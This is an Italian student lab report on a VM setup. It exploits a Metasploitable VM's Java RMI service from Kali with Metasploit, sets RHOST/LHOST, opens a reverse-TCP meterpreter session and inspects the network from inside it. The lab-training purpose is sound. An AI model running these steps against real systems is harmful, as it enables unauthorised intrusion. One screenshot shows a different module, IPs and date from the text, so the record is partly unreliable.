

Progetto 27 settembre

Prima di tutto abbiamo cambiato gli indirizzi IP delle nostre macchine virtuali utilizzando i seguenti comandi:

KALI: sudo ip addr add 192.168.11.111

Metasploitable: sudo ifconfig eth0 192.168.11.112 netmask 255.255.255.0

```
kali@kali: ~  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
1 2 3 4  
File Actions Edit View Help  
(kali@kali)~  
$ sudo ifconfig eth0 192.168.11.111 netmask 255.255.255.0  
[sudo] password for kali:  
(kali@kali)~  
$ sudo route add default gw 192.168.11.1 eth0  
SIOCADDRT: Network is unreachable  
(kali@kali)~  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:25:00:1b brd ff:ff:ff:ff:ff:ff  
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::a00:27ff:fe1e:eeaa/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
(kali@kali)~  
$ msfconsole  
Metasploit tip: Use help <command> to learn more about any command  
  
Metasploit Park, System Security Interface  
Version 4.0.5, Alpha E  
Ready ...  
> access security  
access: PERMISSION DENIED.  
> access security grid  
access: PERMISSION DENIED.  
> access main security grid  
access: PERMISSION DENIED....and ...  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!
```

```
eth0: ERROR while getting interface flags: No such device  
SIOCSIFNETMASK: No such device  
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112 netmask 255.255.255.0  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:1e:ee:aa  
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe1e:eeaa/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:40 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:90 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:2560 (2.5 KB)  TX bytes:9884 (9.6 KB)  
          Base address:0xd010 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:205 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:205 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:68423 (66.8 KB)  TX bytes:68423 (66.8 KB)  
msfadmin@metasploitable:~$
```

Successivamente abbiamo avviato Metasploit con il comando msfconsole e cercato l'exploit usando il comando search java rmi

```
Kali Linux [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
File Actions Edit View Help

msf6 > search java rmi

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22 excellent Yes Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1 exploit/multi/http/crushftp_rce_cve_2023_43177 2023-08-08 excellent Yes CrushFTP Unauthenticated RCE
2 \ target: Java . . .
3 \ target: Linux Dropper . . .
4 \ target: Windows Dropper . . .
5 exploit/multi/misc/java_jmx_server 2013-05-22 excellent Yes Java JMX Server Insecure Configuration Java Code Execution
6 auxiliary/scanner/misc/java_jmx_server 2013-05-22 normal No Java JMX Server Insecure Endpoint Code Execution Scanner
7 auxiliary/gather/java_rmi_registry . normal No Java RMI Registry Interfaces Enumeration
8 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
9 \ target: Generic (Java Payload) . . .
10 \ target: Windows x86 (Native Payload) . . .
11 \ target: Linux x86 (Native Payload) . . .
12 \ target: Mac OS X PPC (Native Payload) . . .
13 \ target: Mac OS X x86 (Native Payload) . . .
14 auxiliary/scanner/misc/java_rmi_server . . .
15 exploit/multi/browser/java_rmi_connection_impl 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner
16 exploit/multi/browser/java_signed_applet 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation
17 \ target: Generic (Java Payload) 1997-02-19 excellent No Java Signed Applet Social Engineering Code Execution
18 \ target: Windows x86 (Native Payload) . . .
19 \ target: Linux x86 (Native Payload) . . .
20 \ target: Mac OS X PPC (Native Payload) . . .
21 \ target: Mac OS X x86 (Native Payload) . . .
22 exploit/multi/http/jenkins_metaprogramming 2019-01-08 excellent Yes Jenkins ACL Bypass and Metaprogramming RCE
23 \ target: Unix In-Memory . . .
24 \ target: Java Dropper . . .
25 exploit/linux/misc/jenkins_java_deserialize 2015-11-18 excellent Yes Jenkins CLI RMI Java Deserialization Vulnerability
26 exploit/linux/http/kibana_timelion_prototype_pollution_rce 2019-10-30 manual Yes Kibana Timelion Prototype Pollution RCE

21°C Soleggiato
Cerca
11:08 27/09/2024
```

Dopodichè abbiamo selezionato l'exploit e settato esso con la macchina vittima e la macchina attaccante con i comandi:

SETRHOST 192.168.11.112

SETLHOST 192.168.11.111

```
Kali Linux [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
File Actions Edit View Help

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

Name Current Setting Required Description
SESSION 1 yes The session to run this module on
SUID_EXECUTABLE /bin/ping yes Path to a SUID executable

Payload options (linux/x86/meterpreter/reverse_tcp):

Name Current Setting Required Description
LHOST 192.168.50.78 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --
0 Automatic


View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.50.78:4444
[*] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.U0no0Czwwk' (1279 bytes) ...
[*] Writing '/tmp/.A59yR9T' (296 bytes) ...
[*] Writing '/tmp/.6LngM3b8Fq' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1017704 bytes) to 192.168.50.101
[*] Meterpreter session 2 opened (192.168.50.78:4444 → 192.168.50.101:33417) at 2024-09-26 15:25:28 +0200

meterpreter > getuid
Server username: root
meterpreter >
```

Dopo abbiamo avviato l'exploit con il comando run e abbiamo ottenuto la sessione meterpreter dove abbiamo visualizzato la configurazione di rete con il comando **ifconfig** e le informazioni di routing con il comando **route**.



```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > if config  
(-) Unknown command: if. Run the help command for more details.  
meterpreter > ifconfig  
  
Interface 1  
-----  
Name       : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
-----  
Name       : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.11.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe1e:eeaa  
IPv6 Netmask : ::  
  
meterpreter > route  
  
IPv4 network routes  
-----  


| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.11.112 | 255.255.255.0 | 0.0.0.0 |        |           |

  
IPv6 network routes  
-----  


| Subnet                   | Netmask | Gateway | Metric | Interface |
|--------------------------|---------|---------|--------|-----------|
| ::1                      | ::      | ::      |        |           |
| fe80::a00:27ff:fe1e:eeaa | ::      | ::      |        |           |

  
meterpreter >
```